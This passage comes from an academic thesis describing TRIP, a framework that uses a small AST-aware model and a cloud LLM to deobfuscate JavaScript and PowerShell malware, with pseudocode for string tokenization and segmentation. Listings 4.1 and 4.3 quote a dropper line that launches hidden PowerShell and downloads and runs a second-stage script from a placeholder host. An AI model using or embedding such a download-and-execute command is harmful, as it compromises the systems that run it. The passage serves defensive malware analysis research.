Although AST traversal can mitigate local obfuscation, these traditional static deobfuscation solutions present distinct disadvantages when evaluating their scalability to other obfuscation techniques and programming languages. Both solutions utilize static rule-based parsers and hard-coded pattern recognition, which restricts their deobfuscation actions to known AST nodes and a limited set of code modifications. Consequently, their respective performance would suffer against undefined obfuscation techniques. Furthermore, adapting these hard-coded solutions to a new language requires an in-depth development process that must be duplicated using a different set of syntax and semantics, severely limiting the scalability of these single-language frameworks.

3.1.2 Heuristic and Symbolic Logic Reconstruction

Advanced obfuscation techniques that disrupt a malware sample's control flow while preserving core capabilities at runtime generally require sophisticated reconstruction frameworks for deobfuscation. One such framework is SYMBEXCEL by Ruaro et al., a system designed to deobfuscate malicious Excel 4.0 Office macros (XL4) by applying symbolic execution to dynamically analyze the instructions therein [29]. Within this custom environment, malicious function calls would be intercepted before reaching the target operating system kernel, enabling dynamic control flow reconstruction. Additionally, Kan et al. introduced DiANa, which employs taint analysis and symbolic execution to deobfuscate Android native code obfuscation, such as Bogus Control Flow and Control Flow Flattening (CFF) [30]. By tracking tainted registers to remove localized dead-code and the CFF switch-case routing variable to access branching program paths, DiANa reconstructs the program based on an interpretation of its original control flow. Similarly, You et al. proposed Deoptfuscator to specifically target class-level global opaque variables found in advanced Android-based control-flow obfuscation techniques [31]. These variables introduce additional branching conditions and are difficult to remove due to potential legitimate functionalities elsewhere in the class. You et al. compiled inputs to an intermediate assembly-like language to access malicious indicators that enabled them to systematically identify, track, and safely remove global opaque variables, achieving code reduction and logic restoration.

While these deobfuscation solutions demonstrate effectiveness against advanced obfuscation techniques within their respective domains, the tradeoff between targeted performance and generalization potential is illustrated. Although SYMBEXCEL can deobfuscate a wide range of sophisticated obfuscation techniques, its execution environment is dependent on the completeness of the emulated Windows API and on the state of the operating system at the time the tool was designed. This flaw persists in DiANa and Deoptfuscator, which are directly reliant on external tools for their core functionality. The generalization potential of these solutions is constrained by their dependencies. As existing dependencies are updated over time, the deobfuscation frameworks will need to be manually updated to maintain performance and functionality.

3.1.3 Probabilistic Inference

Bichsel et al. pushed beyond the boundaries of traditional static analysis by integrating discriminative machine learning into DeGuard, a deobfuscation tool that targets layout obfuscation in Android APKs [32]. As discussed in

Section 2.2, layout obfuscation specifically replaces the descriptive names of key program elements with non-descriptive alternatives to hide the overall semantic meaning of the program. The core of the deobfuscation mechanism within DeGuard is the natural language processing model Conditional Random Fields (CRF), as illustrated in Figure 3.1. The goal of a CRF is to assign probability distributions to a set of hidden states given the observed states and their contextual relationships as a whole. In the context of layout deobfuscation, the obfuscated key program elements are available as inputs, which means they are observed. The deobfuscated key program elements are the desired outputs of the model, which are hidden. Dependencies play a critical role in enabling an accurate probabilistic distribution for a given hidden state and correspond to the semantics and syntax of the programming language in which the obfuscated APK is written. Since the CRF model is discriminative and takes in an entire script as input, dependencies are bidirectional and can be present between any two states. This complex web-like structure makes CRFs uniquely suited to predicting the true descriptive names of the variables, classes, and methods that layout obfuscation aims to hide.



Figure 3.1: Conditional Random Fields (CRF) dependency structure [33].

In practice, Bichsel et al. incorporated critical methodological considerations into the CRF implementation to ensure accurate and semantically correct deobfuscation. The first consideration is training data. Every edge within DeGuards complex web of probabilistic dependencies has a unique weight and must be optimized in accordance with the semantics of Java. The more complex the dependency web, the more training data DeGuard requires to develop these weights. Bichsel et al. consolidated thousands of Java-based benign Android applications as training data for DeGuard. These benign applications enable DeGuard to capture patterns and relationships between code elements via its dependency web. Semantic and syntactic constraints were also taken into account. The constraints ensure that the output is still a valid Android

program that is semantically equivalent to the input. Bichsel et al. provide an example of such a constraint: "All fields declared in the same class must have distinct names and all classes that belong to the same package must have distinct names." This can be illustrated by a nested class structure where the top-level class is named `a` and the nested class is named `MainActivity`. This constraint would restrict `MainActivity` from `a`'s probability distribution to ensure distinct names within this class. Overall, these combined methodologies enable DeGuard to accurately restore descriptive naming schemes in obfuscated Android APKs without altering code semantics, making it uniquely suited to reverse layout obfuscation.

DeGuard presents a novel approach to mitigating the impact of layout obfuscation that effectively bypasses static, rule-based parsing by leveraging ML. Java is known to be a "strongly and statically typed" programming language [34], which means that its semantics and syntax play a significant role in the structure of a Java program. This directly contributes to the performance of CRF in this application, because discriminative models focus on boundaries and the ways that data can be classified into groups [35]. The "strongly and statically typed" characteristic of Java inherently sets clear boundaries that the CRF architecture can exploit when parsing obfuscated code. This is contrary to the sequence analysis family of models introduced in Section 2.3, which are generative and rely on a distribution to map the underlying structure of its training data to generate new samples. The reliance on strict decision boundaries limits the generalization capacity of discriminative models, as they struggle with unseen and novel obfuscation techniques. Additionally, adopting dynamic languages such as JavaScript and PowerShell, which lack Java's strict static typing, would likely result in significant performance degradation due to the absence of clear decision boundaries.

3.2 Language Agnostic Parsing Solutions

Language-agnostic parsing is the ability of a single parser to process inputs composed of multiple programming languages. Several works in software engineering claim language-agnostic parsing solutions which are generally integrated into frameworks that process entire codebases [36, 37]. Despite their linguistic diversity, the underlying mechanism for multilingual support is directly tied to the static grammar files for the languages they claim to support; due to the continued reliance on static rule-based parsers, their solutions lack robustness against imperfect code and limited generalization to other languages. Alternatively, transitioning to a neural inference architecture

shifts this paradigm away from a reliance on static grammatical rules, and toward the data-driven fine-tuning of a model on new linguistic datasets. This data-driven approach exhibits sufficient scalability for cross-language adaptation.

Researchers recognize the limitations of existing code analysis approaches that focus on the unique intermediate representational formats of single languages. To this end, Schiewe et al. developed an agnostic AST structure by normalizing the hierarchical structure of similar code constructs across different languages [36]. Similarly, Wang et al. normalized the syntax types of similar nodes across languages using a unified vocabulary [37]. Both frameworks accept language-specific ASTs as input, with the static, rule-based parsing tool Tree-sitter serving as the preprocessing engine. Additionally, supported languages are constrained by hard-coded normalization schemes that must be manually specified to support more languages.

Other approaches have experimented with integrating LLMs into frameworks for similar applications but these still suffer from the same constraint. Lekssays et al. created LLMxCPG, integrating LLMs with the intermediate representational format Code Property Graphs (CPG) to detect vulnerable code constructs within large code bases [38]. To mitigate LLM context window limitations, they developed a "sophisticated code slicing technique that leverages CPGs to extract vulnerability relevant code segments" [38]. As with similar works, preprocessing source code into its CPG representation depends on the static, rule-based parsing tool Joern, which also uses hard-coded grammar files [39].

Across software engineering research that developed frameworks claiming language-agnostic parsing capabilities, the application of static rule-based parsers was expanded rather than replaced with a robust alternative. Therefore, these solutions do not solve the code imperfection and framework generalization problems that plague malware analysis, but merely shift this dependency from the analysis stage to the preprocessing stage.

3.3 LLMs in Malware Analysis

Other approaches treat deobfuscation as a Natural Language Processing (NLP) task. These methodologies treat code as a linear sequence of tokens, effectively abandoning the hierarchical structure inherent to programming languages. Patsakis et al. established an LLM malware deobfuscation pipeline to "reverse engineer obfuscated PowerShell scripts that could be used as droppers for the Emotet malware" [10]. Malicious URLs from the obfuscated script inputs were

extracted by prioritizing prompt engineering and model parameter adjustments. Ching et al. expanded upon Patsakis et al. through ALFREDO, an agentic LLM-based framework designed to iteratively transform obfuscated C code to a clear-text alternative that can be compiled with the GNU compiler [40]. In addition to prompt engineering, they integrated external software and feedback loops to mitigate the loss of structural and hierarchical data during code tokenization. Lastly, an analytical assessment of the ability of LLMs to perform code deobfuscation across a series of general-purpose, specialized code generation, and instruction-tuned models was performed by Beste et al. [41]. They found that LLMs are capable of "reducing the complexity of obfuscated code", but exhibit an inverse relationship between obfuscation complexity and semantic correctness. This finding confirms that treating deobfuscation as an NLP task without structural constraints is insufficient for reliable malware analysis.

Dedek et al. extended the NLP approach to LLM-based deobfuscation by pretraining the transformer on a custom obfuscated-cleartext PowerShell dataset [42]. To circumvent the observed entropy in live PowerShell malware samples and the associated downstream impacts on the transformer attention mechanism, synthetic PowerShell scripts with token-level obfuscation form the basis of their training data. Character-level encoding was utilized for preprocessing to maintain a pure ML pipeline and avoid the overhead of static rule-based parsing. Although the transformer deobfuscator demonstrates feasibility with a reported 92% full-content recovery rate, the combination of token-level obfuscation and character-level encoding limits the applicability of this technique.

In contrast to purely NLP-based approaches, Qin et al. explicitly integrate the hierarchical structure of code into the deobfuscation pipeline of their JavaScript malware detection framework, TransAST [9]. The foundation of their approach is the observation that obfuscated outputs from well-known tools like JavaScript-obfuscator exhibit a structural sequence relationship with their clear-text counterparts. Consider the example `var payload = "/c powershell.exe";`, applying variable renaming and Base64 encoding will output `var _0x8b12 = "L2MgcG93ZXJzaGVsbC5leGU=";`. When parsed into ASTs, both statements will inherit the same structural sequence: `Program,VariableDeclaration,VariableDeclarator,Identifier,Literal`. As code complexity increases, the structural sequence between the clear-text and obfuscated versions will diverge, but in accordance with a structural pattern. Through a data preprocessing stage using the static rule-based parser Esprima, Qin et al. consolidated an obfuscated to clear-text AST structure sequence dataset for transformer pretraining. Subsequently, the clear-text AST structure sequence

output is sent downstream for binary classification to detect malicious inputs. The integration of their deobfuscation framework directly contributed to a 5.5% increase in malware detection performance.

These deobfuscation solutions demonstrate that the transformer architecture can process obfuscated scripts such as JavaScript and PowerShell and generate contextually logical responses. However, the deficiencies associated with traditional malware deobfuscation solutions persist. Specifically, while TransAST demonstrated that incorporating ASTs significantly improves model performance, its reliance on the JavaScript static rule-based parser, Esprima, limits the framework's generalization. Additionally, excluding literal values during data preprocessing significantly simplifies the AST, rendering the output insufficient for malware analysis. Lastly, all four solutions are limited to a single programming language, leaving multilingual threats, such as script-based malware, unaddressed.

3.4 LLMs for Code Understanding

The integration of LLMs into modern malware deobfuscation frameworks has demonstrated the viability of the transformer architecture for parsing and extracting meaningful context from obfuscated code using neural inference. Hindle et al. empirically compared the "naturalness" of the English language against Java code bases, identifying local regularities across tokens within these domains that can be exploited by statistical language models for code summarization [43]. While confirming the viability of the NLP approach to code understanding, they also acknowledge that "sophisticated language models that combine syntax, scoping and type information" could enhance performance [43]. Considering the elevated script-level entropy introduced by encoded payloads, framing deobfuscation strictly as a natural language translation task is methodologically insufficient because it lacks the structural syntax required to accurately interpret code logic.

CodeT5+ adopts the NLP approach to code understanding and generation, thereby inheriting its limitations as reflected in its reported performance metrics [25]. Its data preprocessing pipeline includes the sub-word tokenization of inputs, which fragments atomic code constructs thereby degrading its semantic boundaries and syntactic fidelity. Additionally, when evaluated against text-to-code generation tasks, CodeT5+ Base is only capable of outputting syntactically valid and logically sound code 15.5% of the time. An 84.5% failure rate in its initial attempts to generate code further underscores the importance of syntax, scoping and type awareness within LLMs. Based on this NLP specialization,

adapting the architecturally incompatible pretrained parameters to capture the structurally oriented features required to directly parse code via neural inference can be considered infeasible.

Jiang et al. adopted a fundamentally different approach in TreeBERT to tackle the code understanding and generation problem, integrating the AST directly into the model architecture [8]. Extracting additional contextual information from the syntax tree improves model performance and semantic correctness. Table 3.1 outlines the code summarization accuracy of TreeBERT and CodeT5+ on the Java subsets of two separate datasets, using CodeBERT as a common baseline. Notably, TreeBERT achieved a score of 20.49 on BLEU-4 [44], an evaluation metric for translation and summarization tasks, which is comparable to the 20.53 score of CodeT5+ Small. TreeBERT achieved this performance using a transformer architecture composed of only 110 million parameters, whereas CodeT5+ Small contains double that amount. This underscores the inherent efficiency of the structural awareness approach; explicit semantic and syntax awareness can allow smaller models to outperform larger counterparts that process code as natural language. A critical limitation of TreeBERT is its continued reliance on static, rule-based parsers to generate the initial AST input outside the pretraining environment. This reliance effectively introduces the various disadvantages of traditional deobfuscation solutions outlined in Section 3.1 to TreeBERT. This architectural design deviates from the intended application of LLMs in this research, which is to parse raw code directly rather than process code that is already parsed.

Table 3.1: Code Summarization Accuracy of TreeBERT vs. CodeT5+, evaluated on separate Java dataset with BLEU-4 as the scoring algorithm [8, 25].

Model	**Parameters**	**CodeSearchNet**	**DeepCom**
CodeBERT	125M	17.65	17.87
TreeBERT	**110M**	–	**20.49**
CodeT5+ Small	**220M**	**20.53**	–
CodeT5+ Base	770M	20.83	–

While TreeBERT fundamentally altered its model architecture to explicitly process AST-structured inputs, AST-T5 retains the standard encoder-decoder architecture of the T5 family but imbues the model with structural awareness of code through a novel pretraining process [23]. Gong et al. introduced "AST-aware subtree corruption" [23], a similar pretraining technique that masks atomic constructs from code sequences, delimited by subtrees from their corresponding ASTs. As the length of these atomic constructs varies

between samples during the training process, the model eventually develops an inherent awareness of the semantics and syntax of programming languages, independently of their grammar files. This structural awareness was established during pretraining across five diverse programming languages, including Python, Java, C, C++ and C#, to provide a robust cross-language baseline. While both models are built on the T5 architecture, AST-T5's structural awareness directly contributed to a 2-percent performance increase over CodeT5+ Base on text-to-code generation tasks on the HumanEval benchmark.

While the use of a static rule-based parser still persists in the AST-T5 methodology, it is only used during model pretraining. In addition to its inherent structural awareness of code, AST-T5 has the potential to act as the baseline for a neural inference parsing solution, thereby reducing the reliance on static rule-based parsers. Although AST-T5 is not as susceptible to robustness and generalization, problems we discussed earlier, the limited transformer context window (see Section 2.3) can still act as a critical limitation.

3.5 Summary

This chapter examined three fields that inspired this research. The first is traditional malware deobfuscation research and its reliance on static, rule-based solutions, which hinder robustness and generalization. Second, it discussed language-agnostic claims in software engineering research consistently rely on static, rule-based parsing. Third, it presented the mono-lingual approach to existing LLM-based deobfuscation solutions and their general under-utilization of the transformer architecture. We note that while helpful, LLMs specialized in code understanding and generation exhibit the structural awareness required to bridge these gaps.

4 Methodology

This chapter describes the research methodology for the construction and deployment of the TRIP framework in a simulated operational context against authentic malware. TRIP is positioned at the intersection of deep learning and compiler theory and introduces neural inferencing to the syntax analysis layer of malware deobfuscation, which is currently dominated by static, rule-based grammar solutions. To assess framework viability, the methodology establishes a systematic pipeline to evaluate the development, implementation, and practicality of a transformer-based neural inference parser against in-the-wild JavaScript and PowerShell malware.

This chapter is broken down into the following sections: Section 4.1 introduces the architecture of the TRIP framework. Section 4.2 outlines the heuristics malware preprocessing pipeline required for framework operation. Section 4.3 details the methodology for developing the neural inference parser. Section 4.4 presents the evaluation algorithms, and Section 4.5 summarizes.

4.1 The TRIP Framework

TRIP is designed around the concept of syntax and semantic noise reduction to facilitate processing efficiency for the transformer architecture in order to improve downstream deobfuscation potential. Specifically, noise reduction refers to the systematic filtering of encoded payloads from obfuscated script-based malware. Figure 4.1 depicts the framework architecture, which adopts a decentralized operating procedure where each phase removes input noise and transforms the data into a format optimized for the subsequent phase. The key distinction between TRIP and previous applications of the LLM architecture for malware analysis is the dual-model design: the first model utilizes a small-scale local LLM to perform neural inference parsing from the heuristically preprocessed malicious script sequences, while the second model employs a large-scale cloud-based LLM for deobfuscation using a combination

of outputs from all preceding phases. Notably, separating the computational burden of syntax analysis from the high-level semantic reasoning required for deobfuscation enables both the neural inference parser and the downstream deobfuscator to specialize. This noise reduction approach has the potential to enable the bypass of LLM context-window limitations and allow for the processing of malware samples of arbitrary length.



Figure 4.1: Operating pipeline for the TRIP framework.

4.1.1 Phase 0 - Malware Preprocessing

The context window limitations of the transformer architecture pose a critical bottleneck to its application in AST parsing, especially considering the excessive sequence length of encoded strings commonly found in malicious scripts. As introduced in Section 2.4, the island grammar theory introduces a novel concept to reorient the parser from a complete set of grammatical rules that match all code constructs of a single programming language, to a curated set that matches code constructs of interest across multiple programming languages. Within the TRIP framework, malware preprocessing is the practical implementation of island grammar theory to systematically extract semantic and syntax noise, thereby elevating the syntax coherence of malicious scripts while minimizing input lengths. This implementation provides an architectural alignment with

two benefits to offset this bottleneck: the first is to improve the token efficiency of the neural inference parser's input and output for effective context window utilization. The second is to ensure the transformer's multi-head self-attention layer can focus on mapping syntactically coherent code without being diluted by high-entropy sequences with minimal contextual significance.

This phase combines the heuristic string tokenization and heuristic segmentation algorithms to preprocess complete malware samples into syntactically coherent fragments. The specific algorithms and preprocessing configurations for this phase are detailed in Section 4.2.

4.1.2 Phase 1 - Syntax Analysis

Once a malicious input script is preprocessed into syntactically coherent fragments, it must be parsed into its intermediate AST representation for syntax analysis. To this end, TRIP incorporates the neural inference parser to process code with imperfect but coherent syntax, independent of the static rule-based parser's rigidity. A neural inference parser can be defined as any LLM based on the transformer architecture that encodes the set of rule-based syntactic specifications of one or more programming languages within its learned parameters, and applies this structural knowledge at inference time to parse code sequences into an intermediate AST representations. Unlike standard code-generation LLMs that rely on subword tokenization and process code as natural language, a neural inference parser must exhibit syntax and hierarchal awareness. Based on the series of code understanding and generation LLMs discussed in Section 3.4, the model that accurately portrays the characteristics of a neural inference parser is AST-T5, which gained "AST-awareness" through its novel "AST-aware subtree corruption" pretraining methodology [23].

Howard and Ruder empirically demonstrated that a language model pretrained on a large dataset consisting of a wide range of "general properties" of a given domain can be adapted to a targeted task within that domain via supervised fine-tuning [24]. The "AST-awareness" characteristic of AST-T5 [23], in conjunction with its code understanding and generation capabilities, make it well suited for the neural inference parsing of JavaScript and PowerShell. Consequently, this experimentation focuses on aligning the pretrained parameters of AST-T5 with the syntax of PowerShell and JavaScript, and the standardized AST format of its output. Adopting AST-T5 as the neural inference parser baseline fundamentally shifts the research challenge to that of lexical and format alignment, which is architecturally feasible considering the empirical findings of Howard and Ruder.

Consequently, the bulk of experimental effort focuses on developing the base AST-T5 model into the neural inference parser, implementing this parser into the TRIP framework, and evaluating its parsing performance within that operational context. Specifically, Section 4.3 details this development and implementation process, consisting of dataset aggregation, training sample preprocessing, dataset sanitation, and the model fine-tuning pipeline.

4.1.3 Phase 2 - Semantic Reasoning

As the final phase of the TRIP framework, the operational focus shifts to interpreting the underlying code logic to recover hidden, obfuscated payloads. While traditional solutions employ rule-based AST-traversal [17, 20], dynamic execution [29], and discriminative probabilistic inference [32], this research adopts the generative neural inferencing approach by employing the large-scale cloud-based LLM, Gemini 3.0 Pro Preview [27]. In order to maximize the reasoning potential of Gemini, inspiration is drawn from the "chain of thought prompting" technique introduced by Wei et al. [45]. This phase approaches this concept from the perspective of interpreting the underlying semantic logic of obfuscated malware to control model outputs. Specifically, the AST can act as a guide to align model reasoning directly with the grammatical syntax of obfuscated code.

As discussed in Section 2.3, the LLM context window limitation is a critical computational bottleneck. Based on specifications reported by Google DeepMind, Gemini 3.0 Pro Preview operates on a context window of 1 million tokens, significantly greater than that of localized code understanding models, which are commonly restricted to fewer than 16 thousand tokens. Although this context window is theoretically capable of directly processing most of samples from the malware corpus aggregated for this research, relying on this brute force approach can introduce performance risks. A recent technical report on Gemini 1.5 discusses the impact of the context window on the dilution of the LLM attention mechanism [46]. The model achieves near-perfect recall on single-item retrieval tasks but degrades on complex reasoning tasks that require full context loading. Thus, as the 1 million token context window of Gemini 3.0 Pro Preview is filled with the code sequence from a raw malicious script, its performance is expected to degrade.

TRIP systematically mitigates this bottleneck in Phase 0 by separating the "island" of tokenized source code from the "water" of encoded payloads by storing them inside a token-to-string dictionary. Since we wish to construct a decoder function rather than immediately recover payload, Gemini 3.0 Pro Preview does not require the full encoded string for task completion. Thus,

the model is provided with the high-quality deobfuscation target in the form of the tokenized source code and the truncated string dictionary originating from Phase 0, alongside the analysis of the source code syntax generated in Phase 1 to aid in complex tasks. Overall, this structurally-guided reasoning approach integrates intermediate reasoning assistance to minimize attention dilution, thereby maximizing reasoning potential in accordance with the architectural constraints of the model [45].

As the primary focus of this experimentation is the development, implementation and evaluation of the neural inference parser, a quantitative evaluation on the deobfuscation capabilities of Gemini 3.0 Pro Preview with and without aid from the TRIP Framework is not within scope. However, to demonstrate the architectural advantages of the TRIP framework in malware deobfuscation, Section 5.5 provides an analysis of the end-to-end qualitative deobfuscation results of an in-the-wild malware sample presented in Appendix A.

4.2 Heuristics Malware Preprocessing (Phase 0)

Heuristic malware preprocessing applies island grammar theory through a multi-stage pipeline to reduce script-level entropy and maintain a consistent syntactic structure within malicious inputs. Subsequently, these scripts are heuristically segmented into syntactically coherent fragments that are optimized for downstream AST parsing. This phase is designed on the fact that the framework will be deobfuscating in-the-wild malware samples in their entirety and without the assistance of a static rule-based parser. In order to respect the context window limitations of AST-T5 and break up a complete malware sample without grammatically defined breakpoints, we adopt a blind processing approach using a select set of segmentation characters unique to each programming language, thereby minimizing the framework's reliance on language-specific dependencies.

Consequently, two major challenges must be addressed to enable blind processing: neutralizing the semantic noise introduced by clear-text strings and encoded payloads (detailed in Section 4.2.1), which can impede heuristic analysis, and identifying syntactically valid segmentation points without guidance from a formal grammar (detailed in Section 4.2.2). For example, the semicolon is a character that defines the natural end points of statements in both JavaScript and PowerShell. This character can be considered a valid segmentation point if a code sequence is composed entirely of a single language; however, the presence of complex string literals can introduce parsing risks. Consider Listing 2.1: heuristic segmentation based on the semicolon without

removing semantic noise would output the code fragments provided in Listing 4.1. Notably, lines 2 and 3 represent the outputs that illustrate blind segmentation challenges clearly. The presence of a PowerShell payload embedded within a JavaScript wrapper introduced syntactic noise, effectively invalidating the semicolon as a deterministic segmentation boundary.

```
1 var lidizzz = new ActiveXObject("shell.application");
2 lidizzz.ShellExecute("cmd.exe", "/c powershell.exe -
    ExecutionPolicy bypass -noprofile -windowstyle hidden
    IEX (New-Object System.Net.WebClient).DownloadString('
    http://www.malicious-url.com/malware_example/
    second_stage_payload.ps1');
3 ", "", "open", 0);
4 var YgIMpYRfJJZllpj = 5539;
```

Listing 4.1: Heuristically segmented fragments for Listing 2.1 without any preprocessing.

4.2.1 String Tokenization

Algorithm 1 directly applies the island grammar theory by distinguishing the operational logic as "islands" of interest, while treating clear-text and encoded strings as the surrounding "water" to be abstracted. Despite the adversarial nature of malware samples, malicious code is designed to be executable and must therefore strictly adhere to the grammar of the programming language it is written in. Thus, the `js_string_pattern` and `ps_string_pattern` variables leverage this grammatical dependency using lexical patterns to systematically identify string literals for tokenization. Specifically, these are regular expressions derived from the Tree-sitter JavaScript and PowerShell grammars to ensure that all string literals are captured, regardless of whether they contain benign clear-text or encoded payloads [47, 48]. Once identified, strings are ordered by descending length and subsequently replaced with unique tokens. The same heuristic segmentation example detailed in Listing 4.1 that incorporates string tokenization in accordance with this process would output the code fragments provided in Listing 4.2.

As illustrated, the string tokenization function effectively eliminated all semantic noise that is associated with the JavaScript wrapper, clearly outlining the operational functionalities of this script. To preserve the original strings for contextual reference in Phase 2, the extracted strings and their corresponding tokens are stored in a Python dictionary. Listing 4.3 details the string dictionary

Algorithm 1 Heuristic String Tokenization

Input: src_code, language
Output: modified_code, str_dict
Initialize str_dict = {}
Define js_string_pattern = re.compile(r“““
single quote, double quote, and template literal strings
”””, re.VERBOSE)
Define ps_string_pattern = re.compile(r“““
single quote, double quote, and here-strings
”””, re.VERBOSE)
if language is “js” **then**
    matches = FindAll(js_string_pattern, src_code)
else if language is “ps” **then**
    matches = FindAll(ps_string_pattern, src_code)
end if
unique_matches = sorted(set(matches), key=len, reverse=True)
modified_code = src_code
for each match **in** unique_matches **do**
    repeat
        token = GenerateRandomString(len=5)
    until token **not in** modified_code
    str_dict[token] = match
    modified_code = modified_code.replace(match, token)
end for
return modified_code, str_dict

```
var lidizzz = new ActiveXObject("5d7HB");
lidizzz.ShellExecute("QqNP5", "LobA1", "HdRer", "NXFea",
    0);
var YgIMpYRfJJZllpj = 5539;
```

Listing 4.2: Heuristically segmented fragments for Listing 2.1 preprocessed via Algorithm 1.

generated for all segments of Listing 2.1. As required, these strings can be substituted back into the tokenized AST to restore the original malware semantics. For example, the token `"QqNP5"` acts as a placeholder for `"cmd.exe"`, while `"LobA1"` can be used to restore the PowerShell payload.

```
{
        "LobA1": "/c powershell.exe -ExecutionPolicy
           bypass -noprofile -windowstyle hidden IEX (New-
           Object System.Net.WebClient).DownloadString('
           http://www.malicious-url.com/malware_example/
           second_stage_payload.ps1');",
        "5d7HB": "shell.application",
        "QqNP5": "cmd.exe",
        "NXFea": "open",
        "HdRer": ""
}
```

Listing 4.3: String dictionary for Listing 2.1 in a tokenized state.

4.2.2 Heuristic Segmentation

With the semantic noise of string literals removed, the remaining code is syntactically homogeneous and suitable for blind segmentation to further reduce the lengths of input sequences. Although the semicolon can be established as a "safe" deterministic segmentation boundary, restricting heuristic segmentation to only one character can introduce a large quantity of lengthy atomic code sequences whose corresponding ASTs can easily overwhelm the decoder context window. Thus, Algorithm 2 introduces additional "safe" segmentation characters in two categories, as outlined in Table 4.1. The first category consists of primary delimiters that preserve the syntactic structure of fragmented code sequences; these delimiters typically mark the end of statements and offer a higher degree of segmentation safety. The second category consists of secondary delimiters, which act as a fallback against oversized statements that cannot be broken down sufficiently by primary delimiters alone. Although statement-level constructs will be fragmented by these characters, the overall structure of expressions will be preserved to ensure syntactic coherence and parseability by the neural inference parser. Despite the "safe" boundaries denoted, syntax errors are still expected. For example, a JavaScript expression where a function is assigned to a variable will always end in `};`. As a result, Algorithm 2 will detect the closing brace before the semicolon, thereby segmenting at the closing brace and leaving the subsequent segment with a leading semicolon. However, these syntax errors do not change the overall meaning of a code sequence or its nodes, and are easily mitigated by a robust parser. Collectively, the characters applied in the heuristics-guided fragmentation technique rely on the flexibility and robustness of the neural inference parser to recover from syntactic imperfections to output accurate localized ASTs.

Algorithm 2 Heuristic Segmentation

```
1: Input: input_script, segment_len_limit=100, language
2: Output: final_segments
3: Initialize primary_segments = [], final_segments = [], buffer = " "
4: if language is "js" then
5:     primary_delimiter = [";", "}"]
6:     secondary_delimiter = [")", "]"]
7: else
8:     primary_delimiter = [";", "}", "\n", "\r"]
9:     secondary_delimiter = ["|", ")"]
10: end if
11: for char in input_script do
12:     buffer += char
13:     if char in primary_delimiter then
14:         primary_segments.append(buffer)
15:         buffer = " "
16:     end if
17: end for
18: if buffer != " " then
19:     primary_segments.append(buffer)
20: end if
21: buffer = " "
22: for segment in primary_segments do
23:     if len(segment) > segment_len_limit then
24:         Append buffer to final_segments if not empty
25:         Iteratively split segment using secondary_delimiter
26:         final_segments.extend(sub_segments)
27:         buffer = " "
28:     else if (len(buffer) + len(segment)) ≤ segment_len_limit then
29:         buffer += segment
30:     else
31:         final_segments.append(buffer)
32:         buffer = segment
33:     end if
34: end for
35: if buffer != " " then
36:     final_segments.append(buffer)
37: end if
38: return final_segments
```

Table 4.1: Delimiter characters used in Algorithm 3, Heuristic Segmentation.

Symbol	Language	Rationale for Selection
		Primary Delimiters
`;`	Both	Explicit statement terminator.
`}`	Both	Indicates the end of control flow statements and function bodies.
`\r\n`	PowerShell	Implicit statement terminator.
		Secondary Delimiters
`)`	Both	Indicates the end of parameters or selection statement conditions.
`]`	JavaScript	Indicates the end of arrays or property accessors.
`|`	PowerShell	Splitting on the pipeline operator breaks the execution chain but retains syntax coherence.

In addition to the delimiters discussed, another group of characters are explicitly excluded from the segmentation process due to certain "unsafe" segmentation scenarios. While periods, commas, and closing square brackets often delineate natural-language boundaries, their use in JavaScript and PowerShell introduces unnecessary segmentation risks. For example, the period is critical for decimal representation in most programming languages. It also has a role in the range spread in PowerShell (e.g. `0..10`), and the JavaScript spread syntax (e.g. `const str = "RMC"; const charArray = [...str];`). Additionally, the comma is commonly used to split array elements, while the closing square bracket denotes the end of a .NET class (e.g. `[System.Math]::Sqrt(4)`). Unlike primary and secondary delimiters, a segmentation at these characters can fundamentally alter the meaning of a code sequence.

Despite avoiding unsafe delimiter characters, heuristic preprocessing based on blind segmentation introduces unavoidable tradeoffs. Although this preprocessing technique aims to generate statement-level code fragments, naturally lengthy expressions may be segmented. For example, segmenting a nested JavaScript property accessor using the secondary delimiter `]` can break the atomic expression-level syntax and isolate identifiers. To parse these isolated artifacts, the neural inference parser must occasionally rely on LLM node hallucinations to compensate for the missing context. However, as depicted in Figure 4.1, the TRIP framework relies on the robustness of its dual-model architecture to overcome segmentation imperfections. By ensuring syntax approximations are completed at the syntax analysis level (phase 1), semantic reasoning by a large-scale cloud-based LLM is expected to deduce the overall

script-level syntax, thereby maintaining framework deobfuscation performance.

4.3 Neural Inference Parser (Phase 1)

